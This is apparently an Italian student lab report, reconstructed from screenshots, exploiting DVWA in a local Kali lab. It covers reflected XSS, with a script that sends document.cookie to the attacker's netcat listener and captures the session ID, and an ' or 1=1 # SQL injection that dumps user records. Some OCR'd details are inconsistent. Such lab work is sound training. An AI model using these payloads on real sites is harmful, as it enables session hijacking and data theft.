

Traccia:

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping. Raggiungete la DVWA e settate il livello di sicurezza a «LOW». Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica. La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità: -XSS reflected-SQL Injection (non blind).

Consegna:

XSS

1. Esempi base di XSS reflected, i (il corsivo di html), alert (di javascript), ecc
2. Cookie (recupero il cookie), webserver ecc.






SQL

1. Controllo di injection
2. Esempi
3. Union

Screenshot/spiegazione in un report di PDF

XSS

The image shows a screenshot of a Kali Linux virtual machine environment. On the left, the Burp Suite Community Edition v2023.9.1 interface is visible. The 'Proxy' tab is active, showing a list of intercepted requests. The first request is a GET request to `http://192.168.50.101/dvwa/vulnerabilities/xss_r/?name=pluto`. The 'Inspector' tab on the right shows the details of this request, including the request body parameters which contain `name=pluto`. On the right side of the image, the DVWA (Damn Vulnerable Web Application) web interface is shown. The 'Vulnerability: Reflected' page is displayed, showing a form with the input field containing 'pluto' and the 'Submit' button. The output of the form shows 'Hello pluto'.



Decoder

Comparator

Logger

Organizer

Extensions

Learn

Intercept HTTP history WebSockets history Proxy settings

Request to http://192.168.50.101:80

Forwa... Drop Inter... Action Open... Comment this item HTTP/I

Pretty Raw Hex

1 GET /dvwa/vulnerabilities/xss_r?name=%3Cscript%3Ewindow.location%3D%22http%3A%2F%2F192.168.50.100%3A12345%2F%3Ftext%3D%22%2Bdocument.cookie%3C%2Fscript%3E HTTP/1.1

2 Host: 192.168.50.101

3 Upgrade-Insecure-Requests: 1

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

6 Referer: http://192.168.50.101/dvwa/vulnerabilities/xss_r?name=%3Cscript%3Ewindow.location%3D%22http%3A%2F%2F192.168.50.100%3A12345%2F%3Ftext%3D%22%2Bdocument.cookie%3C%2Fscript%3E

7 Accept-Encoding: gzip, deflate

8 Accept-Language: en-US,en;q=0.9

9 Cookie: security=low; PHPSESSID=f7ca322df39c8386f5fefefb4e107323

10 Connection: close

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 2

Request headers 9

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What's your name?

<script>window.location="http://192.168.50.101:80/dvwa/vulnerabilities/xss_r?name=%3Cscript%3Ewindow.location%3D%22http%3A%2F%2F192.168.50.100%3A12345%2F%3Ftext%3D%22%2Bdocument.cookie%3C%2Fscript%3E" Submit

Hello *Simona*

More info

<http://hacker.org/xss.html>

http://en.wikipedia.org/wiki/Cross-site_scripting

<http://www.cgisecurity.com/xss-faq.html>

(kali@kali)~\$ nc -l -p 12345

GET /?text=security=low;%20PHPSESSID=f7ca322df39c8386f5fefefb4e107323 HTTP/1.1

Host: 192.168.50.100:12345

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://192.168.50.101/

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: close

Attiva Windows

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Cache Storage Cookies Indexed DB Local Storage

Filter Items

| Name | Value | Domain | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last Accessed |
|-----------|----------------------------|----------------|-------|-------------------|------|----------|--------|----------|-------------------------------|
| PHPSESSID | 2df39c8386f5fefefb4e107323 | 192.168.50.101 | / | Session | 41 | false | false | None | Sat, 03 Feb 2024 16:55:44 GMT |
| security | high | 192.168.50.101 | /dvwa | Session | 12 | false | false | None | Sat, 03 Feb 2024 16:55:48 GMT |

Filter values

Data

PHPSESSID: "29a52aebfa8ab5582846078cba53"

Created: "Sat, 03 Feb 2024 16:55:44 GMT"

Domain: "192.168.50.101"

Expires / Max-Age: "Session"

Errors Warnings Logs Info Debug CSS XHR Requests

Attiva Windows

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing **XAMPP** onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

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The image displays a successful SQL injection attack on the DVWA (Damn Vulnerable Web Application) using Burp Suite. The interface is split into two main sections: the Burp Suite tool on the left and the DVWA web application on the right.

Burp Suite (Left Panel):

- Request:** GET /dvwa/vulnerabilities/sql_blind/?id=3&Submit=Submit HTTP/1.1
- Host:** 192.168.50.101
- Cache-Control:** max-age=0
- Upgrade-Insecure-Requests:** 1
- User-Agent:** Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
- Accept:** text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Referer:** http://192.168.50.101/dvwa/vulnerabilities/sql_blind/
- Accept-Encoding:** gzip, deflate
- Accept-Language:** en-US,en;q=0.9
- Cookie:** security=low; PHPSESSID=f7ca322df39c8386f5fefeb4e107323
- Connection:** close

DVWA (Right Panel):

- Vulnerability: SQL Injection**
- User ID:** ID: 3, First name: Hack, Surname: Me
- More info:** http://www.securiteam.com/securityreviews/SQL_injection.php, http://en.wikipedia.org/wiki/SQL_injection, <http://www.unixwiz.net/techtips/sql-injection.html>

The attack was successful because the application did not properly sanitize the input, allowing the user to inject a payload that bypassed the security checks and returned the user's details.

1 GET /dwa/vulnerabilities/sql_i_blind/?id=3%27+or+1%301+%23&Submit=Submit HTTP/1.1

2 Host: 192.168.50.101

3 Cache-Control: max-age=0

4 Upgrade-Insecure-Requests: 1

5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36

6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

7 Referer: http://192.168.50.101/dwa/vulnerabilities/sql_i_blind/?id=3%27+and+3%302+%23&Submit=Submit

8 Accept-Encoding: gzip, deflate

9 Accept-Language: en-US,en;q=0.9

10 Cookie: security=low; PHPSESSID=f7ca322df39c8386f5fefefb4e187323

11 Connection: close

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Request attributes2

Request query parameters2

Request body parameters0

Request cookies2

Request headers10

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About

Vulnerability: SQL Injection

User ID:

3' or 1=#Submit

ID: 3' or 1=1 #
First name: admin
Surname: admin

ID: 3' or 1=1 #
First name: Gordon
Surname: Brown

ID: 3' or 1=1 #
First name: Hack
Surname: Me

ID: 3' or 1=1 #
First name: Pablo
Surname: Picasso

ID: 3' or 1=1 #
First name: Bob
Surname: Smith

More info